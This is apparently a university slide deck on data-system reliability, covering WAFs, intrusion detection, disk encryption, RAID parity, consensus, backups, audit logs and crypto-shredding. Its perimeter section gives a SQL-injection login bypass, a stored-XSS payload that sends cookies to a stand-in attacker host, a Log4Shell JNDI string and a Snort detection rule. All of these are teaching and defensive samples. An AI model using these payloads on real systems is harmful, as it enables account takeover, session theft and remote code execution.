

DATA MANAGEMENT SYSTEMS

Engineering Reliability, Integrity, and Recovery

A cross-layer guide: perimeter → storage → replication → operations → observability

Perimeter

Storage

State

Backup/DR

Monitoring

Logging

August 2026

Perimeter, Storage & Replication

- **Perimeter Layer**

WAF, SQL injection, XSS, IDS vs. IPS, open-source detection standards

- **Storage Layer**

Encryption algorithms, KMS/HSM, RAID math (incl. Reed–Solomon), checksums

- **Replication / State**

Quorum writes, the CAP theorem, Raft/Paxos consensus

Web Application Firewalls: What & Why

- A WAF operates at Layer 7 (Application) of the OSI model — it reads the actual HTTP/HTTPS payload, not just IP addresses and ports the way a traditional network firewall does.
- It sits between the public internet and the application server, inspecting every incoming request against known attack signatures or behavioral anomalies before that request ever reaches application code.
- Industry tools: Cloudflare WAF, AWS WAF, ModSecurity (open source).
- *Two attack families a WAF exists to stop — SQL injection and cross-site scripting*

What the Attack Actually Does

- A login form builds a query by directly pasting user input into a string:

```
-- Intended (attacker types a normal username):  
SELECT * FROM users WHERE name = 'alice' AND pass = 'x'  
  
-- Attacker instead types:  ' OR '1'='1' --  
SELECT * FROM users WHERE name='' OR '1'='1' --' AND pass='x'
```

- '1'='1' is always true, and everything after -- is now a SQL comment, so the password check is deleted from the query entirely. The filter meant to match one user now matches every row in the table — the query logs the attacker in as the first user it finds, no password required.

Why Can't the Database Just Guard Against This?

- The database engine cannot tell the difference. By the time the string reaches it, the developer's trusted SQL and the attacker's injected text have been concatenated into one string — and that string is 100% syntactically valid SQL. There is nothing “complex” or “redundant” about it for the engine to simplify away; from the database's point of view, the attacker's clause is just as legitimate as the developer's.
- **The real, structural fix is parameterized queries / prepared statements: the application sends the SQL command and the user's input to the database as two separate channels. The database then treats the input as literal data no matter what it contains — an apostrophe or an OR clause typed by a user is just text to search for, never executable SQL.**
- The WAF is a second, outer layer of defense — it catches injection attempts that slip through despite an application-level mistake. It is not a substitute for parameterized queries; it is a backstop for when developers forget them.

A Real Stored-XSS Walkthrough

- Scenario: a blog's comment box echoes whatever a visitor types back onto the page for everyone else to read.

```
-- Attacker submits this as a "comment":  
<script>fetch('https://evil-attacker.com/steal?c=' + document.cookie)</script>
```

- 1. The server stores this text verbatim in its database — to the server, it's just a string, indistinguishable from any other comment.
- 2. Every later visitor's browser loads the page and renders the comments section — including this one.
- 3. Because the browser sees actual `<script>` tags in the page HTML, it executes them as real code, exactly as if the site's own developers had written it.
- 4. That code silently reads the visitor's session cookie and sends it to the attacker's server — no click, no warning, just from viewing the page.
- 5. The attacker replays that stolen cookie to impersonate the victim's logged-in session, without ever needing their password.

What Counts as an Intrusion, and What Doesn't

True-positive examples

- Dozens of failed SSH logins from one IP in a few minutes — a brute-force credential attack.
- One source IP touching hundreds of ports on a host within seconds — a reconnaissance port scan.
- A request payload matching a known exploit string, e.g. the Log4Shell pattern (explained below).
- An outbound connection to a known malware command-and-control IP address.

False-positive risk

- A flash-sale traffic spike looks statistically identical to a DDoS ramp-up.
- An internal vulnerability scanner or QA load test trips the very same signatures a real attacker would.
- A user who mistypes their password five times looks like the start of a brute-force attempt.
- **Tuning sensitivity is a real operational skill: too strict → alert fatigue; too loose → attacks slip through.**

What a “Log4Shell pattern” actually is (CVE-2021-44228):

an attacker plants `${jndi:ldap://attacker.com/x}` inside any string a server logs — a username, a User-Agent header. Log4j's logger doesn't just write it to the log; it performs that lookup, fetching and running attacker code from a remote server. An IDS flags any request containing that `${jndi:}` byte pattern.

A Portable Rules Language

- Snort and Suricata share a largely portable rules language and community-maintained signature feeds (e.g. Emerging Threats) that thousands of researchers contribute to — a rule written for one engine mostly works on the other, the way a USB device works across vendors' hardware. A proprietary commercial product keeps its signature database closed instead.

```
alert tcp any any -> $HOME_NET 80 (msg:"Log4Shell JNDI attempt"; content:"${jndi:}";  
http.uri; sid:1000001;)
```

- **It is essentially regex applied to specific, pre-parsed fields of a packet: content:"\${jndi:" is a literal-string match (like grep), and http.uri tells the engine which field to search — the URL path, not the headers or body.**
- Variables available to a rule: source/destination IP and port, protocol, direction, and dozens of protocol-aware fields once the engine has parsed a packet — http.uri, http.user_agent, http.header, dns.query, tls.sni, tcp.flags, and the raw payload bytes as a fallback.
- sid is just a unique rule ID; msg is the human-readable alert label shown to an analyst.

Matching Thousands of Rules at Line Speed

- A production ruleset can hold 10,000+ rules, yet traffic must be checked in microseconds per packet — checking each rule one by one, in order, would never keep up. Three techniques make it tractable:
- **1. Protocol parsing first, pattern matching second: the engine parses each packet into its fields (URI, headers, flags...) once, then only runs each rule's pattern against the specific field it names — far less data to scan than the raw packet.**
- 2. Multi-pattern matching automata (e.g. Aho–Corasick, or Intel Hyperscan): instead of testing 10,000 patterns one at a time, all of them are compiled into a single automaton that scans the data once and reports every match simultaneously — cost stays roughly constant as the ruleset grows.
- 3. Rule grouping / early filtering: rules are indexed by port and protocol, so a packet on port 80 only competes against HTTP-relevant rules, never the full set.
- At the very highest throughputs, kernel-bypass frameworks (DPDK), or dedicated FPGA/ASIC hardware in enterprise appliances, take over from general-purpose CPU packet handling entirely.
- **“Modes” — how the same engine is physically deployed: IDS/tap mode reads a mirrored copy of traffic (zero latency, zero risk of breaking traffic); IPS/inline mode sits directly in the traffic path so it can drop a packet, at the cost of becoming a potential single point of failure.**

Encryption on Disk: The Threat Model

- Threat model: an attacker physically steals a hard drive from a data-center rack. Can they read the raw files on it?
- Block-level encryption (LUKS/dm-crypt on Linux, BitLocker on Windows, FileVault on macOS) is transparent to the application — the operating system decrypts data beneath the file system, so the application never even knows encryption is happening.
- Golden rule: never store the encryption key on the same physical volume as the data it protects — otherwise stealing the drive also steals the key.

AES and DES: What Filesystem Encryption Actually Uses

- AES (Advanced Encryption Standard) — the same key both encrypts and decrypts. Extremely fast even on huge volumes, which is why it handles the actual bulk data. “AES-256” means a 256-bit key; LUKS’s default is aes-xts-plain64 with a 256- or 512-bit key.
- XTS mode is the specific mode used for disk encryption: it encrypts each sector independently and factors in the sector’s position, so two identical blocks of plaintext never produce identical ciphertext — stopping an attacker from spotting repeated patterns on the disk.
- DES (Data Encryption Standard) — AES’s 1970s predecessor, with only a 56-bit key. Considered broken today and mentioned only as the historical reason AES exists — DES/3DES should never appear in a new system.

Where RSA / ECC Show Up

- RSA / ECC are asymmetric: a public key encrypts, only the matching private key decrypts. Far slower than AES, so they are never used to encrypt the bulk data itself — only small operations where speed doesn't matter. In practice, that means:
- TPM-sealed keys: on a laptop with BitLocker + a TPM chip, the disk's AES key can be “sealed” by the TPM using an RSA or ECC keypair generated inside the chip — the OS asks the TPM to unseal it at boot, and the private key never leaves the hardware.
- Hardware tokens: tools like systemd-cryptenroll let a LUKS volume be unlocked by a FIDO2 security key or a smart card, which perform an ECC or RSA operation to release the passphrase-equivalent secret — an alternative to typing a passphrase.
- Cloud KMS asymmetric keys: services like AWS KMS or Google Cloud KMS optionally support RSA/ECC “customer-managed keys” for specific operations (digital signatures, encrypting a small secret sent by an external party) — separate from the AES envelope-encryption workflow used for the bulk of stored data, covered two slides from now.

KMS and HSM

KMS — Key Management Service

- A centralized software service (AWS KMS, Google Cloud KMS, HashiCorp Vault) that generates, stores, rotates, and controls access to encryption keys.
- Keeps an audit log of every single operation performed on every key — who used which key, and when.

HSM — Hardware Security Module

- A dedicated, tamper-resistant physical device — sometimes literally a locked box with sensors that erase its own contents if physically tampered with.
- Generates and uses its most sensitive keys inside the hardware itself; the raw key material is designed to never leave the device, even to the software calling it.

Relationship: a KMS is typically backed by an HSM for its very top-level key (the “root key”) — the KMS is the software layer applications talk to; the HSM is the physical vault underneath it.

Redundancy Concepts: Mirroring & Parity

- RAID 1 (mirroring): identical copies of every block are written to two or more disks. 50% storage efficiency, survives 1 disk failure.
- RAID 5 (single parity): data is striped across N disks, plus one disk's worth of parity computed via XOR. Survives exactly 1 disk failure.
- RAID 6 (dual parity): a second, independently computed parity value survives 2 simultaneous failures — using Reed–Solomon coding.
- **Critical limit: RAID protects against physical disk failure only — never against deletion, ransomware, or a bug that corrupts data before it's written. A bad `rm -rf` is mirrored instantly, everywhere.**

Worked Example: Parity via XOR

- Three disks store 4-bit values. Parity P is the bitwise XOR ($\oplus$) of the two data disks — the same operation as “add without carrying.”

Disk A 1 0 1 1

Disk B 0 1 1 0

Parity P = A $\oplus$ B 1 1 0 1

Disk A now fails. Recover it live, using only B and P:

A = B $\oplus$ P = (0 1 1 0) $\oplus$ (1 1 0 1) = 1 0 1 1 ✓ (matches the original A)

Worked Example: A Second Parity (Reed–Solomon)

- Why a second equation? One parity value (P) can only ever solve for one missing unknown — exactly like ordinary algebra, one equation can't solve for two unknowns at once. Losing 2 disks needs 2 independent equations.

Toy example – three data disks hold: $A = 3$, $B = 5$, $C = 7$

$$P = A \oplus B \oplus C \quad (\text{as before}) \qquad = 1$$

$$Q = 1 \cdot A \oplus 2 \cdot B \oplus 4 \cdot C \quad (\text{differently-weighted}) \qquad \text{conceptual – see note below}$$

- *In a real system, that “1, 2, 4...” weighting is not ordinary multiplication — it uses special finite-field arithmetic ($GF(2^8)$) so results always stay within a single byte and never overflow. The underlying logic is exactly what's shown above: two independently-weighted combinations of the same data give two independent equations.*
- **With both P and Q known, losing any two of {A, B, C} at once can be solved for algebraically — the same way two simultaneous equations pin down two unknowns.**

Bit Rot: The Silent Failure Mode

- Magnetic decay, cosmic rays, or firmware bugs can silently flip a single bit on disk — with no OS error thrown at all.
- Standard file systems like ext4 or NTFS cannot detect this until the file is already visibly broken — there is nothing checking whether the bytes read back match the bytes originally written.
- ZFS and Btrfs solve this by keeping a cryptographic checksum (e.g. SHA-256) for every single data block on disk.
- The next slides build up to the answer, using Merkle trees

What Is a Merkle Tree, in General?


- Named for Ralph Merkle (1979): a tree where every leaf holds the cryptographic hash of one chunk of data, and every non-leaf node holds the hash of the concatenation of its children's hashes — all the way up to a single root hash.
- **That one root hash cryptographically commits to the entire dataset: change even one byte anywhere in the structure, and the hash of every node on the path from that leaf to the root changes with it — there is no way to alter data undetectably without also changing the root.**
- The efficiency payoff: verifying or updating one piece of data only requires recomputing hashes along its single path to the root — $O(\log n)$ work — not rehashing the entire dataset from scratch every time.
- Used far beyond ZFS: Git identifies every commit by a Merkle-tree hash of its contents; Bitcoin and other blockchains use one per block to let a light client verify a single transaction without downloading the whole block; Certificate Transparency logs and BitTorrent piece-verification both use the same idea to catch tampering or corruption in a large dataset without re-checking everything.

What Is a “Block,” and What Is the “Uberblock”?

- A block is a fixed- or variable-sized unit of storage (commonly 512 bytes up to 128KB) — physically, just a contiguous run of disk sectors. Every block is referenced by a block pointer stored in its parent block, containing that block’s disk address(es), its checksum, and a “birth time” used to tell live data apart from stale, already-freed blocks.
- The uberblock is the single root block pointer for the entire file system — small enough to update atomically. ZFS keeps roughly 128 numbered copies of it in a fixed, well-known ring of disk locations; on mount, the system simply picks the most recent copy that still passes its own checksum.
- **Why this matters for crash-safety: because the whole tree is copy-on-write, an in-progress write never edits existing blocks — it writes new blocks elsewhere, and only as the very last step flips a new uberblock into place as the new root. Lose power mid-write, and the old (still fully valid) uberblock is simply what gets read back — you get either the complete old state or the complete new state, never a half-written, corrupted one.**

Corruption Detection: A Merkle Tree of Checksums

Key design insight: the checksum lives ONE LEVEL UP, in the parent — never stored beside the block it verifies (a dead sector could otherwise take a block and its own checksum down together).



Corrupt leaf → its checksum no longer matches → mismatch is caught the moment anything reads that block → the good copy from a mirror/parity is used to repair it during a background “scrub.”

Active–Passive vs. Active–Active

Active–Passive

- One primary node accepts all writes; replicas stream changes asynchronously.
- Pro: a simple, easy-to-reason-about consistency model.
- Con: failover means promoting a replica — real downtime while that happens.

Active–Active

- Multiple nodes accept writes concurrently, anywhere.
- Pro: zero-downtime availability — no single node to fail over from.
- Con: needs a consensus protocol to resolve conflicting concurrent writes.

Quorum Writes: A Concrete Walkthrough

- Setup: $N = 5$ replica nodes A–E hold a bank balance. With W acknowledgments required per write and R nodes consulted per read, a read is guaranteed to see the latest write whenever $W + R > N$.

Write, $W = 3$: Client writes balance = \$500. Nodes A, B, C acknowledge — that's a majority, so the write is durable, even though D and E haven't received it yet.

Read, $R = 3$: A later read contacts C, D, E. Since $W+R = 6 > N = 5$, this read set is mathematically guaranteed to overlap the write set — here, at node C.

Resolve: C returns the newer, timestamped \$500; D and E are still stale at the old value. The coordinator picks the newest timestamp — \$500 — and the read is correct.

If $W+R \leq N$ (e.g. $W=2, R=2$): A read of {D, E} could miss the write set entirely and return stale data — this is what “eventual consistency” without a quorum guarantee looks like.

What Do C, A, and P Actually Mean?

- Proposed by Eric Brewer in 2000 and formally proved by Gilbert & Lynch in 2002. It concerns any distributed system that stores data on more than one node:
- **Consistency** — every read receives either the most recent write or an explicit error; every node, queried at the same moment, agrees on the current value.
- **Availability** — every request to a non-failing node receives a non-error response — with no guarantee that response reflects the very latest write.
- **Partition tolerance** — the system keeps operating even when an arbitrary number of messages between nodes are dropped or delayed by the network.
- *The theorem: when a network partition (P) actually occurs, a system can guarantee at most one of Consistency or Availability, never both, for the duration of that partition. Partition tolerance itself is not really a design choice in a real multi-node system — networks do fail — so in practice, the meaningful decision practitioners face is CP vs. AP, exactly as the next slide's bank scenario shows.*

The CAP Theorem, as an Actual Scenario

- A bank runs two data centers, East and West, each holding a full replica of account balances kept in sync over a network link. The link between them fails — a network partition — but each data center is still healthy and reachable by its own regional customers.
- A customer in the East now tries to withdraw money. The system has exactly two options:

Choose Availability (AP)

- East processes the withdrawal locally without confirming with West. Service stays up.
- Risk: the same customer could also withdraw from West — a double-spend until the partition heals.

Choose Consistency (CP)

- East refuses the withdrawal until it can confirm balances agree with West.
- Balances stay perfectly consistent, but the East customer is denied service during the outage.

Raft, Step by Step, on a 3-Node Cluster

1.

Node1 is the current leader; Node2 and Node3 are followers. A client sends “set X = 5” to Node1.

2.

Node1 appends X=5 to its own log (not yet committed) and sends the entry to Node2 and Node3 in parallel.

3.

Node2 acknowledges quickly. That’s 2 of 3 nodes — a majority — so Node1 commits and replies “success” to the client, without waiting for the slower Node3.

4.

Failure: Node1 crashes right after committing. An election starts between Node2 and Node3. Raft requires a candidate’s log to be at least as up to date as a majority before it can win — since Node2 already has X=5, it can safely become leader; the committed write is never lost.

Used by: etcd, Consul, CockroachDB, MongoDB replica sets (Raft-derived); Google Chubby / Spanner (Paxos-derived).

The 3-2-1 Backup Rule

- 3 copies — 1 working copy + 2 distinct backups.
- 2 media types — e.g. local NVMe/NAS storage and a separate cloud object store, so one storage technology's failure mode can't take out every copy.
- 1 offsite / air-gapped — geographically isolated from production, so a single compromised admin credential can't reach it.
- Tools: BorgBackup, Restic, AWS Backup.
- **If an attacker roots your main cloud account, the offsite copy must be mathematically out of their reach — that's the entire point of the "1."**

Full vs. Incremental vs. Differential

Full

Copies everything, every time. Slowest to create; restore is fast — just one file.

Incremental

Copies only what changed since the LAST backup (full or incremental). Fastest, smallest — but restore must replay every increment in order.

Differential

Copies everything changed since the LAST FULL backup. Middle ground — restore only needs the full plus the latest differential.

Worked example: a full backup on Day 1 stores 500GB. On Day 2, 5GB of data changed. An incremental on Day 2 stores just that 5GB. If another 5GB changes on Day 3, a differential on Day 3 stores 10GB — everything since the Day-1 full.

Recovery objectives

RPO — Recovery Point Objective

- Promise: backups every 4 hours (RPO = 4h).
- Last backup: 10:20am. Crash at 2:00pm — 3h40m later.
- Data loss: all orders placed between 10:20am and 2:00pm are gone — within the 4-hour promise, but close to the edge.

RTO — Recovery Time Objective

- Contractual promise: 30 minutes of downtime, maximum.
- Automated scripts must provision new infrastructure, restore the latest backup, and resume serving traffic — all inside that 30-minute window.
- Only a rehearsed restore drill proves this number is real.

Immutable (WORM) Backups

- WORM = Write-Once-Read-Many storage. Once a backup is sealed, not even a root or admin credential can alter or delete it until a pre-set retention timer expires.
- This is direct ransomware defense: an attacker who has fully compromised production — including admin accounts — still cannot touch the sealed copy.
- **“An untested backup does not exist.” Until a full restoration drill has actually been run, a backup strategy is wishful thinking, not engineering.**

Catching Silent Failures Before They Matter

- None of the previous mechanisms are worth anything if nobody notices when they silently fail — the most common real-world failure mode is a scheduled backup job that has been failing quietly for three weeks before anyone checks.
- Prometheus — an open-source metrics system that periodically “scrapes” numeric time-series data from every service: CPU load, request latency, replication lag, time-since-last-successful-backup.
- Grafana — the companion visualization layer that turns Prometheus’s raw time-series into the dashboards operators actually watch.
- Nagios — an older, still widely used tool focused on simple up/down health checks and threshold alerts: is this host reachable? is this disk over 90% full? did the backup job report success in the last 24 hours?
- **SLA/SLO framing: teams define Service Level Objectives (e.g. “99.9% of requests succeed under 200ms,” “backups finish within their RPO window 99.99% of the time”) and alerts fire when metrics threaten to breach them — this is what turns RPO/RTO from a paper policy into something a system actually watches and enforces.**

Tamper-Evident Audit Logs

- “An immutable record of who looked at what, and when” is a legal requirement in laws like HIPAA — but how is it actually built in software?
- Structured, append-only logging: every read or write emits a record, and the log is never edited in place.
- Hash chaining: each entry stores a hash of the previous entry. Tampering with any entry breaks the hash of every entry that comes after it — the same idea a blockchain uses, without the distributed-consensus overhead.

Hash-Chained Log Entries, Visualized

```
Entry 1: read(patient_042)  
prev_hash = H(entry 0)
```



```
Entry 2: write(patient_042)  
prev_hash = H(entry 1)
```



```
Entry 3: read(patient_119)  
prev_hash = H(entry 2)
```

Alter Entry 2 → its hash changes → Entry 3's prev_hash no longer matches → tampering is detectable immediately, by anyone re-checking the chain.

DELETE may not always delete

- A DELETE statement rarely erases bytes on disk. Copies of the “deleted” data typically survive in:
 - the write-ahead log (WAL), replayable during crash recovery
 - replicas that haven’t caught up to the delete yet
 - LSM-tree compaction — old SSTables holding the “deleted” rows can persist until the next compaction cycle runs (next slide)
 - backups already taken before the delete request arrived

What Is an LSM Tree?

- LSM = Log-Structured Merge tree — the storage engine behind Cassandra, RocksDB, LevelDB, and HBase. It is built around one core idea: never modify a file on disk in place; only ever append.
- Writes first land in an in-memory structure (the memtable). Once that fills up, it is flushed to disk as a new, immutable, sorted file (an SSTable) — the memtable is cleared and starts fresh.
- **A “delete” is not a special operation at all — it is just another entry appended to the memtable, called a tombstone, that says “treat this key as deleted from this point on.” The old value in an already-flushed SSTable is completely untouched.**
- A background process called compaction periodically merges multiple SSTables into fewer, larger ones. Only during compaction is a tombstoned row actually dropped from disk — which is exactly why a “deleted” row can keep existing physically until that background job happens to run.
- Why design it this way at all: sequential appends are dramatically faster than random in-place updates on both spinning disks and flash, which is the entire performance case for LSM-based databases over traditional in-place B-tree storage.

How then to guarantee deletion: Crypto-Shredding

- 1 Each user's records are encrypted with a unique per-user key at write time.
- 2 An erasure request arrives → that one per-user key is deleted from the key store. The data itself is never touched.
- 3 Every copy of that user's ciphertext — primary, replicas, and every backup — is now unrecoverable, without ever locating or touching a single one of them.

This is the practical answer to GDPR Article 17 — see the Shastri et al. (HotOS '19) paper in the reading list. The next slide addresses the obvious follow-up question: if the data is still physically present, is this actually “deletion”?

If It's Unreadable, Why Does It Matter That It's Still There?

- Yes — after crypto-shredding, the ciphertext bytes are still physically sitting on every disk, replica, and backup. That is fine, and is in fact the entire design goal, for four concrete reasons:
- **1. “Erasure” has never meant “every physical bit is gone” — it means the data is no longer recoverable by anyone. NIST SP 800-88, the standard reference for data sanitization, formally recognizes “cryptographic erase” as a valid method for exactly this reason.**
- 2. It's provably complete and instantly verifiable: proving deletion means showing one small key no longer exists — not proving every one of the millions of physical copies across primary storage, replicas, and backups was found and overwritten, which is often impossible outright (e.g. a sealed WORM backup tape you're contractually forbidden from altering).
- 3. It's fast and cheap: discarding one key is a millisecond operation, versus potentially hours (or infeasibility) to physically overwrite every copy across a distributed system.
- 4. It works even on media you don't control: cloud storage without low-level disk access, a backup vendor's infrastructure, offsite tape — you can't always issue a physical overwrite command to that hardware, but you can always discard your own key.

SUMMARY

From Mechanism to Legal Requirement

Layer	Mechanism	Sets up which policy requirement...
Perimeter	WAF / IDS-IPS	Prevents the breaches GDPR / DPDP / HIPAA punish
Storage	AES-256 encryption, KMS/HSM	Data-at-rest safeguards required by HIPAA §164.312
Replication	Quorum writes, Raft/Paxos	Multi-region architecture behind DPDP data localization
Backup / DR	3-2-1, RPO/RTO, WORM	Business-continuity & breach-notification obligations
Monitoring	Prometheus / Grafana / Nagios	Turns RPO/RTO from policy into an enforced, watched system
Logging	Hash-chained audit trail	HIPAA audit controls; AI Act Article 12 record-keeping
Deletion	Crypto-shredding	GDPR Article 17 — Right to Erasure

Student Reading List

Saltzer & Schroeder (1975)	<i>"The Protection of Information in Computer Systems." Proc. IEEE.</i>	The Principle of Least Privilege.
Fox & Brewer (1999)	<i>"Harvest, Yield, and Scalable Tolerant Systems." HotOS.</i>	Early CAP-theorem intuitions.
Ongaro & Ousterhout (2014)	<i>"In Search of an Understandable Consensus Algorithm." USENIX ATC.</i>	The original Raft paper — written to be readable.
Bonwick et al. (2003)	<i>"The Zettabyte File System." Sun Microsystems.</i>	Merkle-tree checksums and the uberblock, from the source.
Beyer, Jones, Petoff, Murphy (2016)	<i>Site Reliability Engineering. O'Reilly (free online).</i>	Industry-standard RPO, RTO, and monitoring practice.
Shastri, Wasserman, Chidambaram, Banerjee (2019)	<i>"Understanding GDPR Compliance in Data Systems." HotOS.</i>	The technical difficulty of "right to be forgotten."
NIST Special Publication 800-88 Rev. 1	<i>"Guidelines for Media Sanitization." NIST.</i>	The formal definition of cryptographic erase.